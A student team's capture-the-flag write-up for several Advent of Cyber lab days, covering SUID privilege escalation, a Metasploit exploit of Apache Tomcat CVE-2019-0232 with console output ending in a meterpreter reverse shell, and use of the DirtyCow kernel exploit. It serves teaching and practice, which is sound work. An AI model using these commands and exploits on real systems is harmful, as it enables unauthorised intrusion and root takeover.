PSP0201

Week 4

Writeup

Group Name: Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member

Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

The websites have stated that vertical privilege escalation involves using a user account to execute commands as an administrator.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 2

It stated that "You managed to pivot it to another account that can run sudo commands.", meanwhile vertical privilege escalation involves exploiting a vulnerability that allows you to perform actions like commands or accessing data.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 3

It stated that "The privileges are almost similar", meanwhile horizontal privilege escalation also involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 4

The websites have stated that users who can use sudo are called "sudoers".


Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "**sudoers**" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

The websites have stated that the command to enumerate key for SSH is find / -name id_rsa 2>/dev/null

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:
`find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.




Question 6

We just need to use the same command and replace the filename to 'find' since the executable file that we just copied is named as find.sh

Ans: chmod +x find.sh

At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "**x**" in the snippet below -rwxrwxr):




Question 7

The website has stated that the command to turn a machine into a web server is python3 -m http.server 8080 , but because our port is 9999 so we just need to replace the 8080 to 9999.

Ans: python3 -m http.server 9999


11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`



Question 8

After finding the command which executables have the SUID permission set, we then use the following command to gain root privileges. Then, we use cat to read /root/ flag.txt .

Ans: thm{2fb10afe933296592}



Thought Process/Methodology:

We began with using SSH to log in the vulnerable machine.Then we ran the command “find / -perm -u=s -type f 2>/dev/null” to find which had the SUID permission set. We can find out that /bin/bash is the one that has SUID permissions set. We then use GTOFbins to find which argument can gain access to a shell with administrator access. We then can find out that we need to run ./bash -p . After that, we can find the flag by using cat and the command will be cat /root/flag.txt .

Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1

To find the version number of the web server, we opened our terminal and started running Nmap against the target by using the command **sudo nmap -sC -sV <machine_ip>.** After running the command, we found a few ports open, and the webserver is using **port 8080**.

```
File  Actions  Edit  View  Help
┌──(1211100925㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.10.52.194
[sudo] password for 1211100925:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 01:52 EDT
Nmap scan report for 10.10.52.194
Host is up (0.20s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TBFC-WEB-01
|   NetBIOS_Domain_Name: TBFC-WEB-01
|   NetBIOS_Computer_Name: TBFC-WEB-01
|   DNS_Domain_Name: tbfc-web-01
|   DNS_Computer_Name: tbfc-web-01
|   Product_Version: 10.0.17763
|_  System_Time: 2022-07-02T05:52:45+00:00
|_ssl-date: 2022-07-02T05:52:49+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=tbfc-web-01
| Not valid before: 2022-07-01T05:47:07
|_Not valid after:  2022-12-31T05:47:07
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http          Apache Tomcat 9.0.17
|_http-title: Apache Tomcat/9.0.17
|_http-favicon: Apache Tomcat
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.67 seconds
```

We then searched for the webserver in our browser and found that the version number is **9.0.17**.




Question 2

After finding the version number of the webserver, we proceeded to look for the exploits for this version using **MITRE.** We pasted the name and the version number of the webserver to search for its CVE number.

We found that the CVE number for this webserver is **CVE-2019-0232** after pressing the submit button.

Question 3

After finding the CVE number, we went back to our terminal and opened Metasploit by running **msfconsole** command, and then running the **search 2019-0232** command.



```
msf6 > search 2019-0232

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs   2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs
```

We used the **use 0** command to interact with the module.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

We set up our hosts by setting up **LHOST** to the **IP address of our pc** and **RHOSTS** to the **IP address of the target machine.** We also need to set up our **TARGETURI** to **/cgi-bin/elfwhacker.bat.** After that, we need to run the attack using the **run** command. We got a meterpreter shell after running it.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.31.23
LHOST => 10.18.31.23
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.52.194
RHOST => 10.10.52.194
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.31.23:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.52.194
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.31.23:4444 → 10.10.52.194:49749 ) at 2022-07-02 02:05:42 -0400

meterpreter >
```

To get the contents of flag1.txt, we used the **cat flag1.txt** command. The flag had appeared after we entered the command.

```
meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

Question 4

The Metasploit settings that we have to set are **LHOST, RHOST**, and **TARGETURI.**

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.31.23
LHOST ⇒ 10.18.31.23
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.52.194
RHOST ⇒ 10.10.52.194
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI ⇒ /cgi-bin/elfwhacker.bat
```

Thought Process/Methodology:

We first opened our terminal and start running Nmap against the target to find the target webserver. After running nmap, we found that the server is using port 8080. We then search for the webserver by entering <machine_ip:8080> in our browser. A webserver had appeared and we see that its name is Apache Tomcat while the version number is 9.0.17. After finding the webserver name and version number, we open MITRE to search for its CVE number by entering the webserver name and version number. The CVE number, CVE-2019-0232 appeared in the search result. We then went back to our terminal and start the Metasploit. After starting it, we search for the CVE number and interact with the module using the “use 0” command. We set up our LHOST to our pc IP address and RHOST to the target machine IP address. We then set up the TARGETURI to /cgi-bin/elfwhacker.bat. We run the attack after changing the information and got a meterpreter shell. Lastly, we used the cat command to get the flag. The flag appeared after we entered it.

Day 13: Networking – Coal for Christmas

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

Telnet is a very insecure and old protocol. It is no longer used and no longer supported anymore. We should use ssh instead.

```
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
23/tcp  open  telnet  Linux telnetd
111/tcp open  rpcbind 2-4 (RPC #100000)
```

Question 2

After we connect the service using telnet command, we are then given credentials to login with which is clauschristmas.

```
┌──(1211103311㉿kali)-[~]
└─$ telnet 10.10.170.221
Trying 10.10.170.221...
Connected to 10.10.170.221.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
                \ /
              ―→*←―
                /o\
               /_\_\
```


Question 3

After we successfully go to the telnet service, we can then try to use commands that have been given by the website to find some information about the OS distribution type and version. To find the OS distribution type and version, we can use cat/etc/*release command. We will then find out the distribution type is ubuntu and version is 12.04

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue
x
$ cat /etc/issue
```

Question 4


We can then use cat to explore what is inside the cookies_and_milk.txt. We will then find out that the grinch has got there first and have left us a message.




Question 5

Open dirty cow and we can see dirty.c. Verbatim syntax that can use to compile, taken from the real C source code comments is gcc -pthread dirty.c -o dirty -lcrypt


cowpy.c	`r2pm -i dirtycow`	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	`./main`	SUID-based root	/proc/self/mem
dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	`go run dirtyc0w.go -f=file -c=content`	Read-only write	/proc/self/mem
dirty.c	`./dirty`	/etc/passwd based root	PTRACE_POKEDATA






Question 6


We can see that the service creates a new user named firefart.



Question 7

We can then go to the /root directory and we can use cat command to explore its content. Then, we can use tree piping md5sum. After we run this command, we can then get our MD5 hash output which is Bb16f00dd3b51efadb02c1df7f8427cc





Question 8

The website have stated that CVE for DirtyCow is CVE-2016-5195

> That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

Thought Process/Methodology:

We will begin with scanning the IP address of the target machine with nmap. Then, we can connect the service by using telnet, the command will be telnet <ip_address>. After we connected, we will given some credentials to login which is clauschristmas. Then, we can use cat/etc/*release to find information about OS distribution type and version. Once we get the information, we can then use cat command to explore the cookies_and_milk.txt file, we will found out that grinch has leave us a message.Then, we are going to use DirtyCow to gain root access to the machine, we will use dirty.c. We then need to use nano to save dirty.c files. The command to compile the file is gcc -pthread dirty.c -o dirty.c lcrypt. After that, we can use ./<filename> to run the C program. A new username called firefart will be created and we will be asked to create a new password for the user. Then, we can go to the /root directory and we will see another message from grinch again. We can use cat commands to explore the contents.Then we can use tree piping md5sum to find our flag.


Day 14: OSINT – Where's Rudolph?

Tools used: Google, Firefox

